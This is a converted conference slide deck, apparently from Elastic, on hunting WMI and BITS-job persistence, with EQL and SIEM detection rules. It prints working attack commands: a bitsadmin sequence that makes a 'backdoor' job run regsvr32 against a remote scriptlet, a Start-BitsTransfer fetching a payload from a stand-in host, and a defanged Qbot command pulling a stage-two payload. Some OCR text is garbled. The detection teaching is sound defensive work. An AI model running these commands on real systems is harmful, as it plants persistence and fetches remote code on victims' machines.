# WMI Event Subscriptions are the tip of the iceberg

## Other WMI considerations

- Attackers may attempt to hide their persistence in the hierarchy of WMI namespaces and classes
- WMI can be used during other phases of an attack
- Defenders need visibility to WMI telemetry and to understand offensive techniques
- Elastic Security provides WMI telemetry, detections, and threat hunting capabilities at enterprise scale

Devon Kerr. There's Something About WMI. <https://youtu.be/lCII2uV8u1c?t=273>

Matt Graeber. Abusing WMI to Build a Persistent, Asynchronous, and Fileless Backdoor. <https://bit.ly/31degLc>

# Persistence via BITS Jobs (T1197)

# BITS Job

## Overview

### What?

Background Intelligent Transfer Service (BITS) is used to download files from or upload files to HTTP web servers or SMB file servers.

### Utilities

Microsoft provides a binary called “bitsadmin” and PowerShell cmdlets for creating and managing the transfer of files.

### Usage

Many popular applications use BITS to download updates in the background, including Windows updates.

```
C:\WINDOWS\system32\btsadmin /list /allusers /verbose

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

GUID: {5D730209-25E8-4237-82F6-C52369D75AC4} DISPLAY: 'backdoor'
TYPE: DOWNLOAD STATE: TRANSFERRED OWNER: DESKTOP-00E4SGQ\James
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 273920 / 273920
CREATION TIME: 1/13/2020 11:51:22 AM MODIFICATION TIME: 1/13/2020 11:51:27 AM
COMPLETION TIME: 1/13/2020 11:51:27 AM ACL FLAGS:
NOTIFY INTERFACE: UNREGISTERED NOTIFICATION FLAGS: 3
RETRY DELAY: 600 NO PROGRESS TIMEOUT: 1209600 ERROR COUNT: 0
PROXY USAGE: PRECONFIG PROXY LIST: NULL PROXY BYPASS LIST: NULL
DESCRIPTION:
JOB FILES:
    273920 / 273920 WORKING C:\WINDOWS\system32\cmd.exe -> C:\Users\James\AppData\Local\Temp\regsvr32.exe
NOTIFICATION COMMAND LINE: 'regsvr32.exe' '/u /s /i:https://raw.githubusercontent.com/JamesHartman/Windows-Attack-Techniques/main/BITSJob.ps1'
owner MIC integrity level: MEDIUM
owner elevated ?           false

Peercaching flags
    Enable download from peers      :false
    Enable serving to peers        :false

CUSTOM HEADERS: NULL
```

# BITS Job

## Command line parameters

- Command line switches to be aware of
  - `/create` - creates a transfer job with the given display name
  - `/addfile` - adds a file to the specified job
  - `/resume` - activates a new or suspended job in the transfer queue
  - `/transfer` - transfers one or more files
  - `/SetNotifyCmdLine` - sets the command that will run when the job finishes transferring data or when a job enters a state
  - `/SetMinRetryDelay` - sets the minimum length of time, in seconds, that BITS waits after encountering a transient error before trying to transfer the file

```
bitsadmin /create backdoor
bitsadmin /addfile backdoor %comspec% %temp%\cmd.exe
bitsadmin.exe /SetNotifyCmdLine backdoor regsvr32.exe "/u /s
/i:https://raw.githubusercontent.com/3gstudent/SCTPersistence/master/calc.sct scrobj.dll"
bitsadmin /Resume backdoor
```

Process

PROCESS TERMINATED

bitsadmin.exe

Created: Jan 21, 2020 2:54:51 PM UTC  
Terminated: Jan 21, 2020 2:54:51 PM UTC


Respond

Path	C:\Windows\System32\bitsadmin.exe
User	vagrant
PID	6864
Domain	ENDPOINT-W-8-04
MD5	d18735c34c98ab2b45f9d1e3f59cbfd3
PPID	8468
Command Line	bitsadmin.exe /SetNotifyCmdLine backdoor regsvr32.exe "/u /s /i:https://raw.githubusercontent.com/3gstudent/SCTPersistence/master/calc.sct scrobj.dll"

# BITS Job

## PowerShell cmdlets

- Several cmdlet variations to be aware of
  - `Add-BitsFile` - add one or more files to a BITS transfer
  - `Complete-BitsTransfer` - completes a BITS transfer job
  - `Get-BitsTransfer` - gets the associated object for a transfer job
  - `Remove-BitsTransfer` - cancels a BITS transfer job
  - `Resume-BitsTransfer` - resumes a suspended BITS transfer job
  - `Set-BitsTransfer` - modifies the properties of a BITS transfer job
  - `Start-BitsTransfer` - create and start a BITS transfer job
  - `Suspend-BitsTransfer` - suspend a BITS transfer job



```
Start-BitsTransfer -Source "http://www.toteslegit.com/payload.exe" -Destination "C:\tmp\payload.exe"
```

# Hunting for BITS Jobs

## Using EQL

- Searching for bitsadmin.exe with command line parameters that could be used for persistence.

```
process where subtype.create and
  process_name == "bitsadmin.exe" and
  wildcard(command_line, "*Transfer*", "*Create*", "*AddFile*", "*SetNotifyCmdLine*",
           "*SetMinRetryDelay*", "*Resume*")
| unique command_line
```

### EQL Query

For guidance on how to construct an EQL query, see [Event Query Language \(EQL\) Overview →](#).

OS Type:  Windows  Mac  Linux

1. process where subtype.create and
2. process\_name == "bitsadmin.exe" and
3. wildcard(command\_line, "Transfer", "Create", "AddFile", "SetNotifyCmdLine",
4. "SetMinRetryDelay", "Resume")
5. | unique command\_line

✓ Validated & Ready to Submit

# BITS Job

## Reflex Response

**Enable Reflex Response(s)**

Yes, I'd like to enable Reflex Response(s) for this rule


No, I do not want to enable Reflex Response(s) for this rule

**Add Reflex Response(s)** ⓘ

Event 0: **Process**


```
process where subtype.create and process_name == "bitsadmin..." ⓘ
```

Kill Process



# Hunting for BITS persistence

## Using Elastic Endpoint Security



ENDPOINT	VERSIONINFO NAME	CATEGORY	SOURCE	ARGUMENT	FULL PATH
endpoint-w-8-04	scrobj.dll	bits	backdoor	https://raw.githubusercontent.com/3gstudent/SCTPersistence/master/calc.sct	C:\Windows\system32\scrobj.dll

# Hunting for BITS

## Using Elastic SIEM

The screenshot shows the Microsoft Defender XDR interface. At the top, there's a search bar with the query: "process.name: \"bitsadmin.exe\" AND event.action: \"creation\_event\"". Below the search bar is a message: "Drop here to build an OR query". The main area has a "Filter" dropdown and a "Columns" dropdown. The table below lists events with columns: @timestamp, message, event.category, event.action, host.name, source.ip, destination.ip, and user.name. One specific event is highlighted in red:

Feb 5, 2020 at 21:29:24.000		process	creation_event	02694w-win10			lgreen
Igreen \ 3B @ 02694w-win10 started process > bitsadmin.exe [(1256)] C:\Windows\System32\bitsadmin.exe /transfer qahdejob24 /Priority HIGH							
http://portia.microsoft.com/widgetcontrol.png?bg=sp28&os=TW cm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJvcmtzQ0NCq0Ncg0NCg0Ncg=&av=RW5kZ2FzXwxDFxaW5kb3dzlERlZmVuZGVoYfDB8MQ==							
C:\Users\lgreen\AppData\Local\Temp\132948561.41.exe via parent process wscript.exe (5000)							
# c075d1bfa41e553586f5fa4e139597d40601cb5d316e05f31976dc264018af							
# 4d9d623d827a7b05065070bec4a63c380a057fe919							
# ed5e872610ca4bcea2047e63b13f73							

Below the table, there are two tabs: "Table" and "JSON View". The "Table" tab is selected. At the bottom left, there's a search bar with the query: "process.args". A red box highlights the "Value" column of the event table.

## Create new rule BETA

---

**1 Define rule**

**Index patterns**

apm-\* transaction\* auditbeat-\* endgame-\* filebeat-\*  
packetbeat-\* winlogbeat-\*

**Custom query**

```
process.name : "bitsadmin.exe" and process.args : ("create" or
"transfer" or "addfile" or "/SetNotifyCmdLine" or
"/SetMinRetryDelay" or "/resume")
```

---

**2 About rule**

**Name**  
Bitasmin Job Creation

**Risk score**  
50

**Description**  
Bitasmin Job Creation

**Severity**  
Low

**Investigate detections using this timeline template**  
Default blank timeline

**MITRE ATT&CK™**  
 Persistence (TA0003)  
 ↳ BITS Jobs (T1197)

---

**3 Schedule rule**

**Runs every**

5 Minutes ▾

Rules run periodically and detect signals within the specified time frame.

**Additional look-back time** Optional

1 Minutes ▾

Adds time to the look-back period to prevent missed signals.

[Create rule without activating it](#) [Create & activate rule](#)

# Closer look...

## Qbot banking trojan utilizing bitsadmin

```
1 C:\Windows\System32\bitsadmin.exe
//living off the land, previous versions of Qbot used PowerShell

2 /transfer qahdejob24 /Priority HIGH
//randomly named job with high priority

3 hxxp://portla.mlsoft.com/widgetcontrol.png?bg=sp28&os=Tl1jcm9zb2Z0IFdpbmRvd3Mg
MTAgRW50ZXJwcmlzzQ0NCg0NCg0NCg0NCg==&av=Rw5kZ2FtZXwxfdfXaw5kb3dzIER1ZmVuZGVyfDB
8MQ==
//stage two payload downloaded from C2 (widgetcontrol.png is actually an exe)
//checks operating system version and for common AV strings

4 C:\Users\lgreen\AppData\Local\Temp\132948561.41.exe
//persistence location - appdata path with randomized binary name
```

# Others BITS and pieces

## Closing thoughts...

- BITS jobs are typically used to evade defenses and/or establish persistence by living off the land
- Not as common as scheduled tasks
- Defenders need visibility into process, API, and Windows event logs
- Microsoft\_Windows\_Bits\_Client\_Operational.evt x log
- Elastic Security provides telemetry, detections, and threat hunting capabilities for BITS at enterprise scale

The screenshot shows a search interface with the following query:

```
host.name: "87212w-win10" X  
event.provider: "Microsoft-Windows-Bits-Client"
```

The results table has columns: Columns, @timestamp, winlog.event\_data.j..., and message.

Columns	@timestamp	winlog.event_data.j...	message
<input type="checkbox"/> t winlog.channel		Microsoft-Windows-Bits-Client/Operational	
<input type="checkbox"/> t winlog.computer_name		87212w-win10.threebeesco.com	
<input type="checkbox"/> t winlog.event_data.jobId		{85bf9d5e-254c-4e3e-8b11-7fc70f6b561}	
<input type="checkbox"/> t winlog.event_data.jobOwner		87212W-WIN10\Administrator	
<input checked="" type="checkbox"/> t winlog.event_data.jobTitle		backdoor	
<input type="checkbox"/> t winlog.event_data.processId		3288	
<input type="checkbox"/> t winlog.event_data.processPath		C:\Windows\System32\bitsadmin.exe	
<input type="checkbox"/> # winlog.event_id		3	
<input type="checkbox"/> # winlog.opcode		Info	
<input type="checkbox"/> # winlog.process.pid		10012	
<input type="checkbox"/> # winlog.process.thread.id		9472	
<input type="checkbox"/> t winlog.provider_guid		{ef1cc15b-46c1-414e-bb95-e76b077bd51e}	
<input type="checkbox"/> t winlog.provider_name		Microsoft-Windows-Bits-Client	

# Conclusion

An attacker's persistence can be their Achilles' heel

- Many persistence techniques exist, but detecting them is not impossible
- Learning how to hunt for and detect the most popular techniques can yield positive results
- You **do not** have to detect every technique in the MITRE ATT&CK matrix
- Elastic Security enables you to prevent, detect, respond, and hunt for malicious behavior at scale
  - Numerous protections and detections mapped to ATT&CK
  - Event Query Language (EQL) - query streaming or stored events to hunt for malicious behavior at scale

# Useful Resources

To learn more about Elastic Security, EQL, and threat hunting

- Next week: Download *The Elastic Guide to Threat Hunting*
- Learn more about Elastic Security: <https://www.elastic.co/security>
- Getting started with EQL: <https://ela.st/eql-getting-started>
- EQL Analytics Library: <https://ela.st/eqllib>
- Join our community Slack workspace: <https://ela.st/slack>



# Q&A

---

- Visit Elastic at RSA booths #1427 and #2227, South Moscone
- Join our discussion forums: <https://discuss.elastic.co>
- Join our community Slack workspace: <https://ela.st/slack>

David French | [@threatpunter](#)  
Brent Murphy | [@brent\\_murphy](#)